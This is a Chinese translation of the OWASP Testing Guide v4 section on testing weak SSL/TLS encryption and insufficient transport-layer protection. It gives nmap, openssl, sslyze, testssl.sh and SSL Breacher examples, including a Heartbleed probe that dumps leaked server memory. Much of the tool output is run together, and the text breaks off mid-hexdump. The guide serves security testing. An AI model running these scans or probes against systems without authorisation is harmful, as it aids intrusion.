 - 4.7.4. 会话令牌泄露测试 (OTG-SESS-004)
 - 4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)
 - 4.7.6. 登出功能测试 (OTG-SESS-006)
 - 4.7.7. 会话超时测试 (OTG-SESS-007)
 - 4.7.8. 会话令牌重载测试 (OTG-SESS-008)
- 4.8. 输入验证测试**
- 4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)
 - 4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)
 - 4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)
 - 4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)
 - 4.8.5. SQL注入测试 (OTG-INPVAL-005)
 - 4.8.5.1. Oracle注入测试
 - 4.8.5.2. MySQL注入测试
 - 4.8.5.3. SQL Server注入测试
 - 4.8.5.4. PostgreSQL注入测试
 - 4.8.5.5. MS Access注入测试
 - 4.8.5.6. NoSQL注入测试
 - 4.8.6. LDAP注入测试 (OTG-INPVAL-006)
 - 4.8.7. ORM注入测试 (OTG-INPVAL-007)
 - 4.8.8. XML注入测试 (OTG-INPVAL-008)
 - 4.8.9. SSL注入测试 (OTG-INPVAL-009)
 - 4.8.10. XPath注入测试 (OTG-INPVAL-010)
 - 4.8.11. IMAP/SMTP注入测试 (OTG-INPVAL-011)

- [**4.8.12. 代码注入测试 \(OTG-INPVAL-012\)**](#)
 - [**4.8.12.1. 本地文件包含测试\(LFI\)**](#)
 - [**4.8.12.2. 远程文件包含测试\(RFI\)**](#)
- [**4.8.13. 命令执行注入测试 \(OTG-INPVAL-013\)**](#)
- [**4.8.14. 缓冲区溢出测试 \(OTG-INPVAL-014\)**](#)
 - [**4.8.14.1. 堆溢出测试**](#)
 - [**4.8.14.2. 栈溢出测试**](#)
 - [**4.8.14.3. 格式化字符串测试**](#)
- [**4.8.15. 潜伏式漏洞测试 \(OTG-INPVAL-015\)**](#)
- [**4.8.16. HTTP分割/伪造测试 \(OTG-INPVAL-016\)**](#)
- [**4.9. 错误处理测试**](#)
 - [**4.9.1. 错误码分析 \(OTG-ERR-001\)**](#)
 - [**4.9.2. 栈追踪分析 \(OTG-ERR-002\)**](#)
- [**4.10. 密码学测试**](#)
 - [**4.10.1. 弱SSL/TLS加密，不安全的传输层防护测试 \(OTG-CRYPST-001\)**](#)
 - [**4.10.2. Padding Oracle测试 \(OTG-CRYPST-002\)**](#)
 - [**4.10.3. 非加密信道传输敏感数据测试 \(OTG-CRYPST-003\)**](#)
- [**4.11. 业务逻辑测试**](#)
 - [**4.11.1. 业务逻辑数据验证测试 \(OTG-BUSLOGIC-001\)**](#)
 - [**4.11.2. 请求伪造能力测试 \(OTG-BUSLOGIC-002\)**](#)
 - [**4.11.3. 完整性测试 \(OTG-BUSLOGIC-003\)**](#)
 - [**4.11.4. 过程时长测试 \(OTG-BUSLOGIC-004\)**](#)
 - [**4.11.5. 功能使用次数限制测试 \(OTG-BUSLOGIC-005\)**](#)
 - [**4.11.6. 工作流程绕过测试 \(OTG-BUSLOGIC-006\)**](#)
 - [**4.11.7. 应用误用防护测试 \(OTG-BUSLOGIC-007\)**](#)
 - [**4.11.8. 非预期文件类型上传测试 \(OTG-BUSLOGIC-008\)**](#)
 - [**4.11.9. 恶意文件上传测试 \(OTG-BUSLOGIC-009\)**](#)
- [**4.12. 客户端测试**](#)
 - [**4.12.1. 基于DOM跨站脚本测试 \(OTG-CLIENT-001\)**](#)
 - [**4.12.2. JavaScript脚本执行测试 \(OTG-CLIENT-002\)**](#)
 - [**4.12.3. HTML注入测试 \(OTG-CLIENT-003\)**](#)
 - [**4.12.4. 客户端URL重定向测试 \(OTG-CLIENT-004\)**](#)
 - [**4.12.5. CSS注入测试 \(OTG-CLIENT-005\)**](#)
 - [**4.12.6. 客户端资源操纵测试 \(OTG-CLIENT-006\)**](#)
 - [**4.12.7. 跨原资源分享测试 \(OTG-CLIENT-007\)**](#)
 - [**4.12.8. Flash跨站测试 \(OTG-CLIENT-008\)**](#)
 - [**4.12.9. 点击劫持测试 \(OTG-CLIENT-009\)**](#)
 - [**4.12.10. WebSockets测试 \(OTG-CLIENT-010\)**](#)
 - [**4.12.11. Web消息测试 \(OTG-CLIENT-011\)**](#)
 - [**4.12.12. 本地存储测试 \(Local Storage\) \(OTG-CLIENT-012\)**](#)

5. 报告编写

6. 附录

- [**6.1. 附录 A: 测试工具**](#)
- [**6.2. 附录 B: 推荐读物**](#)
- [**6.3. 附录 C: 测试向量**](#)
- [**6.4. 附录 D: 编码注入**](#)

本書使用 GitBook 釋出

Owasp Testing Guide v4

密码学测试

- [**• 弱SSL/TLS加密，不安全的传输层防护测试 \(OTG-CRYPST-001\)**](#)
- [**• Padding Oracle测试 \(OTG-CRYPST-002\)**](#)
- [**• 非加密信道传输敏感数据测试 \(OTG-CRYPST-003\)**](#)

弱SSL/TLS加密，不安全的传输层防护测试 (OTG-CRYPST-001) | Owasp Testing Guide v4

测试脆弱的SSL/TLS加密算法，不充分的传输层保护 (OTG-CRYPST-001)

综述

敏感数据通过网络传输必须被保护。这样的数据包括用户凭证信息和信用卡号码。一般来说，如果数据在存储时候必须被保护，那么在传输过程中也必须被保护。

HTTP是一个明文的协议，他需要通过SSL/TLS隧道转换成HTTPS流量来保证安全。使用这些协议不仅仅保证秘密性，同时也是一个认证过程。服务器可以使用数字证书进行认证，也允许使用客户端证书进行双向认证。

甚至是现在使用的高级芯片，一些服务器端的错误配置可能被利用来强制使用一些弱的加密算法（甚至糟糕到没有加密），允许攻击者获得这个看上去安全的通信信道的访问能力。其他错误配置可能被用于发起拒绝服务攻击。

常见问题

一个常见的漏洞是使用HTTP协议发送敏感信息[2]（比如通过HTTP传输登陆口令[3]）。

当SSL/TLS服务正常工作时候，这是好事，但他也增加了攻击面，可能存在下列漏洞：

- SSL/TLS协议、加密算法、密钥和协商过程必须正确配置。
- 必须确保证书有效。

其他相关的注意点有：

- 必须更新可能存在已知漏洞的软件[4]。
- 为会话Cookies使用Secure标志[5]。
- 使用HTTP严格传输安全（HSTS）头[6]。
- 同时存在HTTP和HTTPS，可能截获流量[7],[8]。
- 同一个页面混合HTTPS和HTTP内容，可能导致信息泄露。

明文传输敏感信息

应用程序不应该通过非加密信道传输敏感信息。通常能找到那些基于HTTP的基本认证过程，通过HTTP传输密码或会话cookie，和一些规定、法律或组织策略要求的信息。

弱SSL/TLS密码算法/协议/密钥

在历史上，美国政府曾经颁布限制条款只允许出口的密码系统最多使用40位加密密钥，这个密钥长度是严重不足的，允许通信被解密。从那以后，出口规定已经被放宽到最大加密密钥为128位。

检查SSL配置避免使用那些已经轻易能够破解的密码算法是非常重要的。为了达到这个目的，基于SSL的服务不应该提供选择弱加密算法套件的选项。一个密码套件是指加密协议（如DES，RC4，AES），加密密钥长度（如40，56，或者128位），以及一个用于完整性检查的哈希算法（如SHA，MD5）。

简单来说，密码套件选择的关键取决于下面这些内容：

1. 客户端发送给服务器ClientHello消息中（与其他信息一起）规定了协议信息和能够处理的密码套件信息。注意客户端通常是一个web浏览器（现在最常见的SSL客户端），但是这不是必须的，客户端可以是任何支持SSL的应用程序；服务器端也是如此，不一定是web服务器，虽然大部分情况是web服务器[9]。
2. 服务器通过ServerHello消息进行响应，包含已选择的协议和本次会话使用的密码套件（通常服务器选择客户端与服务端共同支持的强度最大的协议和密码套件）。能通过配置指示服务器支持的密码套组，通过这个方法可以控制是否与只支持40位加密的客户端进行通信。

SSL证书有效性 - 客户端和服务端

当通过HTTPS协议访问web应用程序时候，服务端和客户端建立起来一条安全的通信通道。通过数字证书的方法确认一端的身份（服务端）或双方的身份（服务端和客户端）。因此，一旦加密算法套件确定了，SSL握手过程接下来做的工作就是交换证书。

1. 服务器通过Certificate消息发送证书信息，如果需要验证客户端（双向认证），发送CertificateRequest消息给客户端。
2. 服务器发送ServerHelloDone消息，等待客户端响应。
3. 收到ServerHelloDone消息后，客户端验证服务端的数字证书的有效性。

为了使得通信能够建立，需要对这些证书进行一些检查。讨论SSL和基于数字证书的认证过程超出了本测试指南的范围，

这里只注重于讨论确认证书有效性的主要评判条件：

- 检查CA是否是已知的（认为是可信任的）；
- 检查证书目前是否有效；
- 检查网站名称和证书中描述的名称是否一致。

让我们来更详细深入每项检查：

- 每一个浏览器都有一系列预置的信任CA，用来进行签名CA的判断（这个列表可以被自定义和任意扩展）。在与HTTPS服务器进行初始协商阶段，如果服务器证书是浏览器未知的CA相关签署的，通常浏览器会发出一个警告。这通常会发生在web应用程序依赖于一个自己设置的CA签名的证书的情况下。这可以涉及到多个方面。举例来说，这种情况发生可能在一个内网环境是正常的（比如HTTPS下的公司web邮件服务；在这里，显然所有用户能够将内部CA标记为可信CA）。当服务在互联网上向公众公开，显然（当确认我们交流的服务器的身份是非常重要的情况下），依赖于可信CA往往是必须的，这些CA应该被所有的用户识别出来（这里我们为了简化迷信，我们暂时不深入挖掘数字证书中的信任模型的实现情况）。
- 证书分配有有效时间段，因此他们会过期。同样，浏览器会对此发出警告。一个公开服务需要当前的有效证书；否则意味着虽然我们访问的服务器证书是被我们信任的某人签署，但是已经失效，需要更新。
- 万一证书的名字和服务器名字不匹配会发生什么？如果这种现象发生了，听上去好像是多虑了。由于一系列的原因下，其实这种情况不罕见。一个系统可能托管了许多基于名字的虚拟主机，他们共享同样的IP地址，并通过HTTP 1.1中的Host头的信息进行识别。在这种情况下，由于SSL握手对于服务器证书的检测是在在HTTP请求处理之前完成的，他不可能分配给不同虚拟主机的不同的证书。因此，如果站点的名称和证书上的名称不匹配，服务器可能会给我们一个标志告诉我们这一情况。为了避免这种现象，必须使用基于IP的虚拟服务器。[33]和[34]描述了处理这个问题的技巧以及如何允许基于名字的虚拟主机被正确指向问题。

其他漏洞

由于新服务的存在，监听不同的tcp端口可能会引入漏洞，比如软件没有即使更新导致的基础设施漏洞[4]。此外，为了正确保护传输过程中的数据安全，会话cookie必须使用Secure标志[5]以及使用一些指示符来应该被设置来保证浏览器只接受安全的数据流（如HSTS[6]，CSP）。

同样的，也有一下通过截获通信数据流来发起的攻击，比如在web服务器同时在HTTP和HTTPS上同时提供服务[6],[7]或在同一个页面混合HTTP和HTTPS资源的情况下。

如何测试

测试明文传输的敏感信息

不同类型的需要保护的敏感信息可能被明文方式传输。可以通过使用HTTP替换HTTPS协议来确认这个情况。参见下面具体的案例来了解细节，比如凭证[3]和其他数据[2]。

例1：通过HTTP的基本认证

一个典型的例子是在HTTP上使用基本认证（Basic Authentication）。因为基本认证系统中，在登陆后，登陆凭证是通过编码，而不是加密在HTTP头中发送。

```
$ curl -kis http://example.com/restricted/HTTP/1.1 401 Authorization RequiredDate: Fri, 01 Aug 2013 00:00:00 GMTWWW-Authenticate: Basic realm="Restricted Area"Accept-Ranges: bytesVary: Accept-EncodingContent-Length: 162Content-Type: text/html
```

401 Authorization Required

Invalid login credentials!

测试弱SSL/TLS加密算法/协议/密钥漏洞

由于存在巨大数量的加密套件，快速的密码学分析使得测试SSL服务器成为较重要的人物。

在编写这片测试准则的时候，下面这些别认为是最小的检查列表：

- 弱加密算法不应该被使用（比如，密钥小于128比特[10]；不使用加密算法，因为没有使用任何加密；没有匿名DH，因为不能提供认证过程）。
- 必须禁止弱加密协议（如，SSLv2必须禁止，因为该协议设计上存在已知漏洞[11]）。
- 协商过程必须被正确配置（如，不安全的协商过程必须禁止，因为存在中间人攻击[12]以及由客户端开始的初始协

- 商必须禁止，因为存在拒绝服务攻击漏洞[13]）。
- 不存在出口级的密码套件，因为他们很容易被破解[10]。
- X.509 证书密钥长度必须健壮（如，RSA或DSA使用的密钥至少1024比特）。
- X.509 证书必须只被安全的哈希算法所签名（如，不要使用MD5算法，因为该算法存在已知的冲突攻击）。
- 密钥必须通过正确的熵中生成（如，Debian生成的弱密钥）[14]。

更加完整的检查列表包括：

- 应该开启安全的协商过程。
- 由于已知冲突攻击，MD5不应该被使用。[35]
- 由于密码学分析攻击，RC4不应该被使用。[15]
- 服务器应该防止BEAST攻击[16]。
- 服务器应该防止CRIME攻击，禁止TLS压缩[17]。
- 服务器应该支持前向安全性[18]。

下面标准可以作为部署SSL服务器的参考资料：

- PCI-DSS v2.0 在4.1中要求相关机构必须使用“健壮加密措施”，但是没有精确定义密钥长度和算法。通常的解释是，部分基于该标准的上一个版本，至少128位密钥长度，没有出口级的算法强度，以及不使用SSLv2 [19]。
- Qualys SSL 实验室的服务器评价指南[14]，部署最佳实践[10]和SSL威胁模型[20]被设计为标准化SSL服务器评估和配置标准。但是没有SSL服务器工具一样更新[21]。
- OWASP 也有许多关于SSL/TLS安全的自由[22]，[23]，[24]，[25]，[26]。

一些工具和扫描器有免费的（如SSLAudit[28]和SSLScan[29]），也有商业的（如Tenable的Nessus[27]），可以被用来评估SSL/TLS漏洞。但是由于这些漏洞是不断发展的，一个好办法是通过openssl[30]来手动检查，或使用工具的输出作为人工评估的输入依据。

有时，SSL/TLS服务不能直接访问，测试人员只能通过使用HTTP代理中的CONNECT方法进行访问[36]。大多数工具会尝试希望的tcp端口来开始SSL/TLS握手。但这可能无法在HTTP代理中起作用。测试人员可以简单通过一下中转软件如socat[37]来绕过这种情况。

例2：通过nmap发现SSL服务

第一步是识别被SSL/TLS包装服务的端口。通常通过SSL的web或邮件服务端口是 - 443 (https) , 465 (ssntp) , 585 (imap4-ssl) , 993 (imaps) , 995 (ssl-pop) 。

在下面的例子中，我们通过使用nmap的 “-sV” 选项来搜寻SSL服务，这个选项用于识别服务，所以也能够识别出SSL服务[31]。这个例子中其他选项也进行了定制。通常在web应用渗透测试中的测试范围端口限定在80和443。

```
$ nmap -sV --reason -PN -n --top-ports 100 www.example.com
Starting Nmap 6.25 ( http://nmap.org ) at 2013-01-01 00:00 CEST
Nmap scan report for www.example.com (127.0.0.1)
Host is up, received user-set (0.20s latency).
Not shown: 89 filtered ports
Reason: 89 no-responses
PORT      STATE SERVICE REASON VERSION
21/tcp    open  ssh      syn-ack OpenSSH 5.3 (protocol 2.0)
25/tcp    open  smtp     syn-ack Exim smt
pd 4.8026/tcp open  smtp     syn-ack Exim smt
pd 4.8080/tcp open  http     syn-ack11
0/tcp    open  pop3    syn-ack Dovecot pop3d 143/tcp open  imap     syn-ack Dovecot im
apd443/tcp open  ssl/imap syn-ack Dovecot im
apd995/tcp open  ssl/pop3 syn-ack Dovecot pop3d
Service Info: Hosts: example.com
Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 131.38 seconds
```

例3：通过nmap检查证书信息，弱加密算法以及SSLv2

Nmap有两个相关脚本来检测证书信息和弱加密算法[31]。

```
$ nmap --script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 www.example.com
Starting Nmap 6.25 ( http://nmap.org ) at 2013-01-01 00:00 CEST
Nmap scan report for www.example.com (127.0.0.1)
Host is up (0.090s latency).
rDNS record for 127.0.0.1: www.example.com
PORT      STATE SERVICE          SSL-CERTIFICATE
443/tcp    open  https|ssl-cert: Subject: commonName=www.example.org| Issuer: commonName=*****| Public Key type: rsa| Public Key bits: 1024| Not valid before: 2010-01-23T00:00+00:00| Not valid after: 2020-02-28T23:59+00:00| MD5: *****|_SHA-1: *****| ssl-enum-ciphers:| SSLv3:| ciphers:| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong| compressors:| NULL| TLSv1.0:| ciphers:| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong| TLS_RSA_WITH_RC4_128_SHA - strong| compressors:| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong| TLS_RSA_WITH_RC4_128_SHA - strong| compressors:| NULL| least strength: strong
465/tcp    open  smtps| ssl-cert: Subject: commonName=*.example.com| Issuer: commonName=*****| Public Key type: rsa| Public Key bits: 2048| Not valid before: 2010-01-23T00:00+00:00| Not valid after: 2020-02-28T23:59+00:00| MD5: *****|_SHA-1: *****| ssl-enum-ciphers:| SSLv3:| ciphers:| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong| compressors:| NULL| TLSv1.0:| ciphers:| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong| TLS_RSA_WITH_RC4_128_SHA - strong| compressors:| NULL| least strength: strong
993/tcp   open  ssl| ssl-cert: Subject: commonName=*.example.com| Issuer: commonName=*****| Public Key type:
```

```

rsa| Public Key bits: 2048| Not valid before: 2010-01-23T00:00:00+00:00| Not valid after: 2020-02-28T23:59:59+00:00| MD5: *****|_SHA-1: *****| ssl-enum-ciphers:|   SSLv3:|   ciphers:|   TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong|   TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong|   TLS_RSA_WITH_RC4_128_SHA - strong| compressors:|   NULL|   TLSv1.0:|   ciphers:|   TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong|   TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong|   TLS_RSA_WITH_RC4_128_SHA - strong| compressors:|   NULL|   least strength: strong995/tcp open  pop3s| ssl-cert: Subject: commonName=*.example.com| Issuer: commonName=*****| Public Key type: rsa| Public Key bits: 2048| Not valid before: 2010-01-23T00:00:00+00:00| Not valid after: 2020-02-28T23:59:59+00:00| MD5: *****|_SHA-1: *****| ssl-enum-ciphers:|   SSLv3:|   ciphers:|   TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong|   TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong|   TLS_RSA_WITH_RC4_128_SHA - strong| compressors:|   NULL|   TLSv1.0:|   ciphers:|   TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong|   TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong|   TLS_RSA_WITH_RC4_128_SHA - strong| compressors:|   NULL|   least strength: strongNmap done: 1 IP address (1 host up) scanned in 8.64 seconds

```

例4：通过openssl手动检查客户端发起的协商和安全协商过程

Openssl[30]可以用来人工测试SSL/TLS。在这个例子中，测试者尝试通过客户端初始化一个协商过程来连接服务器。然后写下HTTP请求第一行以及在新的一行写下“R”类型。接着等待协商以及HTTP请求的完成，从服务器的输出来检查是否支持安全协商过程。同时使用人工请求也能够检测是否开启了TLS压缩，检测CRIME[13]，以及一些其他的加密算法和漏洞。

```

$ openssl s_client -connect www2.example.com:443CONNECTED(00000003) depth=2 *****verify error:num=20:unable to get local issuer certificateverify return:0---Certificate chain 0 s:***** i:***** 1 s:***** i:***** 2 s:***** i:*****-----Server certificate-----BEGIN CERTIFICATE-----*****-----END CERTIFICATE-----subject=*****issuer=*****No client certificate CA names sent---SSL handshake has read 3558 bytes and written 640 bytes---New, TLSv1/SSLv3, Cipher is DES-CBC3-SHA Server public key is 2048 bitSecure Renegotiation IS NOT supportedCompression: NONEExpansion: NONESSL-Session: Protocol : TLSv1 Cipher : DES-CBC3-SHA Session-ID: ***** Session-ID-ctx: Master-Key: ***** Key-Ag : None PSK identity: None PSK identity hint: None SRP username: None Start Time: ***** Timeout : 300 (sec) Verify return code: 20 (unable to get local issuer certificate)---

```

现在测试者可以写下HTTP请求，以及在新的一行写下R。

```
HEAD / HTTP/1.1R
```

服务器正在协商中

```
RENEGOTIATINGdepth=2 C*****verify error:num=20:unable to get local issuer certificateverify return:0
```

测试者可以完成请求，检查响应

```
HEAD / HTTP/1.1HTTP/1.1 403 Forbidden ( The server denies the specified Uniform Resource Locator (URL) . Contact the server administrator. )Connection: closePragma: no-cacheCache-Control: no-cacheContent-Type: text/htmlContent-Length: 1792read:errno=0
```

甚至当HEAD请求是不允许，客户端初始的协商仍是被允许的。

例5：通过TestSSLServer测试支持的加密套件，BEAST和CRIME攻击

TestSSLServer[32]是一个脚本，他使测试者可以检查加密套件和检测BEAST、CRIME攻击。BEAST (Browser Exploit Against SSL/TLS) 利用TLS 1.0中CBC模式的漏洞。CRIME (Compression Ratio Info-leak Made Easy) 利用TLS压缩中的漏洞，这个选项应该被禁用。有趣的是BEAST的第一个修复方案是使用RC4，但是RC4是不推荐的，因为存在密码分析攻击[15]。

一个在线检测工具是SSL Labs，但是只能用在面向互联网的服务器。同时要考虑目标站点数据可能会存在SSL Labs服务器中，也会有来自该服务器的链接[21]。

```

$ java -jar TestSSLServer.jar www3.example.com 443Supported versions: SSLv3 TLSv1.0 TLSv1.1 TLSv1.2Deflate compression: noSupported cipher suites (ORDER IS NOT SIGNIFICANT): SSLv3 RSA WITH RC4_128_SHA RSA WITH_3DES_EDE_CBC_SHA DHE_RSA WITH_3DES_EDE_CBC_SHA RSA WITH_AES_128_CBC_SHA DHE_RSA WITH_AES_128_CBC_SHA RSA WITH_AES_256_CBC_SHA RSA WITH_CAMELLIA_128_CBC_SHA DHE_RSA WITH_CAMELLIA_128_CBC_SHA RSA WITH_CAMELLIA_256_CBC_SHA RSA WITH_CAMELLIA_256_CBC_SHA DHE_RSA WITH_CAMELLIA_256_CBC_SHA TLS_RSA WITH_SEED_CBC_SHA TLS_DHE_RSA WITH_SEED_CBC_SHA (TLSv1.0: idem) (TLSv1.1: idem) TLSv1.2 RSA WITH_RC4_128_SHA RSA WITH_3DES_EDE_CBC_SHA DHE_RSA WITH_3DES_EDE_CBC_SHA RSA WITH_AES_128_CBC_SHA DHE_RSA WITH_AES_128_CBC_SHA RSA WITH_AES_256_CBC_SHA256 RSA WITH_AES_256_CBC_SHA256 RSA WITH_CAMELLIA_128_CBC_SHA DHE_RSA WITH_CAMELLIA_128_CBC_SHA RSA WITH_CAMELLIA_256_CBC_SHA DHE_RSA WITH_CAMELLIA_256_CBC_SHA TLS_RSA WITH_SEED_CBC_SHA TLS_DHE_RSA WITH_SEED_CBC_SHA TLS_RSA WITH_AES_128_GCM_SHA256 TLS_RSA WITH_AES_256_GCM_SHA384-----Server certificate(s): *****-----Minimal encryption strength: strong encryption (96-bit or more)Achievable encryption strength: strong encryption (96-bit or more)BEAST status: vulnerableCRIME status: protected

```

例6：通过sslyze特使SSL/TLS漏洞

sslyze [33] 是一个python脚本用来进行大量测试和XML输出。下面例子展示了一个常规扫描。这是SSL/TLS测试较为完整和全面的工具之一。

```
./sslyze.py --regular example.com:443 REGISTERING AVAILABLE PLUGINS ----- Plugin
HSTS PluginSessionRenegotiation PluginCertInfo PluginSessionResumption PluginOpenSSLCipherSuites PluginCompression CHECKING HOST(S) AVAILABILITY ----- example.com:443
=> 127.0.0.1:443 SCAN RESULTS FOR EXAMPLE.COM:443 - 127.0.0.1:443 -----
----- * Compression : Compression Support: Disabled * Session Renegotiation
: Client-initiated Renegotiations: Rejected Secure Renegotiation: Supported *
Certificate : Validation w/ Mozilla's CA Store: Certificate is NOT Trusted: unable to get local issuer certificate Hostname Validation: MISMATCH SHA1 Fingerprint:
***** Common Name: www.example.com Issuer: *
***** Serial Number: **** Not Before: Sep 26 00:00:00
0 2010 GMT Not After: Sep 26 23:59:59 2020 GMT Signature Algorithm:
sha1WithRSAEncryption Key Size: 1024 bit X509v3 Subject Alt
ernative Name: {'othername': [''], 'DNS': ['www.example.com']} * OCSP Stapling : Server did not send back an OCSP response. * Session Resumption : With Session IDs: Supported (5 successful, 0 failed, 0 errors, 5 total attempts). With TLS Session Tickets: Supported * SSLV2 Cipher Suites : Rejected Cipher Suite(s): Hidden Preferred Cipher Suite: None Accepted Cipher Suite(s): None Undefined - An unexpected error happened: None * SSLV3 Cipher Suites : Rejected Cipher Suite(s): Hidden Preferred Cipher Suite: RC4-SHA 128 bits HTTP 2
00 OK Accepted Cipher Suite(s): CAMELLIA256-SHA 256 bits HTTP 200 OK
RC4-SHA 128 bits HTTP 200 OK CAMELLIA128-SHA 128 bits
HTTP 200 OK Undefined - An unexpected error happened: None * TLSV1_1 Cipher Suites : Rejected Cipher Suite(s): Hidden Preferred Cipher Suite: None Accepted Cipher Suite(s): None Undefined - An unexpected error happened: ECDH-RSA-AES256-SHA socket.timeout - timed out
ECDH-ECDSA-AES256-SHA socket.timeout - timed out * TLSV1_2 Cipher Suites : Reject
ed Cipher Suite(s): Hidden Preferred Cipher Suite: None Accepted Cipher Suite(s): None Undefined - An unexpected error happened: ECDH-RSA-AES256-GCM-SHA384 socket.timeout - timed out
ECDH-ECDSA-AES256-GCM-SHA384 socket.timeout - timed out * TLSV1 Cipher Suites : Rejected
Cipher Suite(s): Hidden Preferred Cipher Suite: RC4-SHA 128 bits T
imeout on HTTP GET Accepted Cipher Suite(s): CAMELLIA256-SHA 256 bits HTTP
200 OK RC4-SHA 128 bits HTTP 200 OK CAMELLIA128-SHA
128 bits HTTP 200 OK Undefined - An unexpected error happened: ADH-CAMELLIA256-SHA
socket.timeout - timed out SCAN COMPLETED IN 9.68 S -----
```

例7：通过testssl.sh测试SSL/TLS

Testssl.sh [38] 是一个Linux shell脚本提供了清晰的输出来帮助做决策。他不仅可以检测web服务器而且可以其他端口的服务，支持STARTTLS，SNI，SPDY和一些HTTP头部检测。

这个工具很容易使用，下面是一些样本输出：

```
user@myhost: % testssl.sh owasp.org#####
#testssl.sh v2.0rc3 (https://testssl.sh) ($Id: testssl.sh,v 1.97 2014/04/15 21:54:29 dirk Exp $) This program is free software. Redistribution + modification under GPLv2 is permitted. USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK! Note you can only check the server against what is available (ciphers/protocols) locally on your machine#####
Using "OpenSSL 1.0.2-beta1 24 Feb 2014" on "myhost://bin/openssl64"Testing now (2014-04-17 15:06) ---> owasp.org:443 <--- owasp.org resolves to cdcdeffe--> Testing Protocols SSLv2 NOT offered (ok) SSLv3 offered TLSv1 offered (ok) TLSv1.1 offered (ok) TLSv1.2 offered (ok) SPDY/NPN not offered--> Testing standard cipher list s Null Cipher NOT offered (ok) Anonymous NULL Cipher NOT offered (ok) Anonymous DH Cipher NOT offered (ok) 40 Bit encryption NOT offered (ok) 56 Bit encryption NOT offered (ok) Export Cipher (general) NOT offered (ok) Low (< Bit NOT offered ok DES Cipher NOT offered ok Triple DES Cipher offered Medium grade encryption offered High grade encryption offered ok--> Testing server defaults (Server Hello) Negotiated protocol TLSv1.2 Negotiated cipher AES128-GCM-SHA256 Server key size 2048 bit TLS server extensions: server name, renegotiation info, session ticket, heartbeat Session Tickets RFC 5077 300 seconds--> Testing specific vulnerabilities Heartbleed (CVE-2014-0160), experimental NOT vulnerable (ok) Renegotiation (CVE 2009-3555) NOT vulnerable (ok) CRIME, TLS (CVE-2012-4929) NOT vulnerable (ok)--> Checking RC4 Ciphers RC4 seems generally available. Now testing specific ciphers... Hexcode Cipher Name
KeyExch. Encryption Bits----- [0x05] RC4-SHA RSA RC4 128RC4 is kind of broken, for e.g. IE6 consider 0x13 or 0xa--> Testing HTTP Header response HSTS no Server Apache Application (None)--> Testing (Perfect) Forward Secrecy (PFS) no PFS availableDone now (2014-04-17 15:07) ---> owasp.org:443 <---user@myhost code>
```

STARTTLS 可以通过 testssl.sh -t smtp.gmail.com:587 smtp 来测试，testssl -e 来测试加密算法，testssl -E 来测试加密算法的每种协议。可以通过testssl -V查看本地openssl支持和安装的加密套件。

最有意思的是，测试者可以通过学习源代码来了解如何测试相关特性，参考例4。更有意思的是，他使用纯bash和/dev/tcp 套接字来完成heartbleed的整个握手过程。

此外，他也提供RFC加密套件到OpenSSL套件的映射（通过“testssl.sh -V”）。测试者可以参考同一目录下mapping-rfc.txt文件。

例8：通过SSL Breacher测试SSL/TLS

这个工具 [99] 组合了其他一些工具，并加入了一些额外的检测过程来完成最复杂的SSL测试。

他支持如下检测：

#HeartBleed#ChangeCipherSpec Injection#BREACH#BEAST#Forward Secrecy support#RC4 support#CRIME & TIME (If CRIME is detected, TIME will also be reported) #Lucky13#HSTS: Check for implementation of HSTS header#HSTS : Reasonable duration of MAX-AGE#HSTS: Check for SubDomains support#Certificate expiration#Insufficient public key-length#Host-name mismatch#Weak Insecure Hashing Algorithm (MD2, MD4, MD5) #SSLv2 support#Weak ciphers check#Null Prefix in certificate#HTTPS Stripping#Surf Jacking#Non-SSL elements/contents embedded in SSL page#Cache-Control

```
pentester@r00ting: % breacher.sh https://localhost/login.phpHost Info:#####Host : localhostPort : 443Path : /login.phpCertificate Info:#####Type: Domain Validation Certificate (i.e. NON-Extended Validation Certificate)Expiration Date: Sat Nov 09 07:48:47 SGT 2019Signature Hash Algorithm: SHA1withRSAPublic key: Sun RSA public key, 1024 bits modulus: 135632964843555009910164098161004086259135236815846778903941582882908611097021488277565732851712895057227849656364886898196239901879569635659861770850920241178222686670162318147175328086853962427921575656093414000691131757099663322369657656090030190369923050306668778534926124693591013220754558036175189121517 public exponent: 65537Signed for: CN=localhostSigned by: CN=localhostTotal certificate chain: 1 (Use -Djavax.net.debug=ssl:handshake:verbose for debugged output.)#####Certificate Validation:#####[!] Signed using Insufficient public key length 1024 bits (Refer to http://www.keylength.com/ for details)[!] Certificate Signer: Self-signed/Untrusted CA - verified with Firefox & Java ROOT CAs.#####Loading module: Hut3 Cardiac Arrest ...Checking localhost:443 for Heartbleed bug (CVE-2014-0160) ...[-] Connecting to 127.0.0.1:443 using SSLv3[-] Sending ClientHello[-] ServerHello received[-] Sending Heartbeat[Vulnerable] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:443 is vulnerable over SSLv3[-] Displaying response (lines consisting entirely of null bytes are removed): 0000: 02 FF FF 08 03 00 53 48 73 F0 7C CA C1 D9 02 04 .....SHs.|..... 0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ..-I..... 0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .B.D.Y..... 0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 .....!. 0070: 23 00 24 00 25 00 26 00 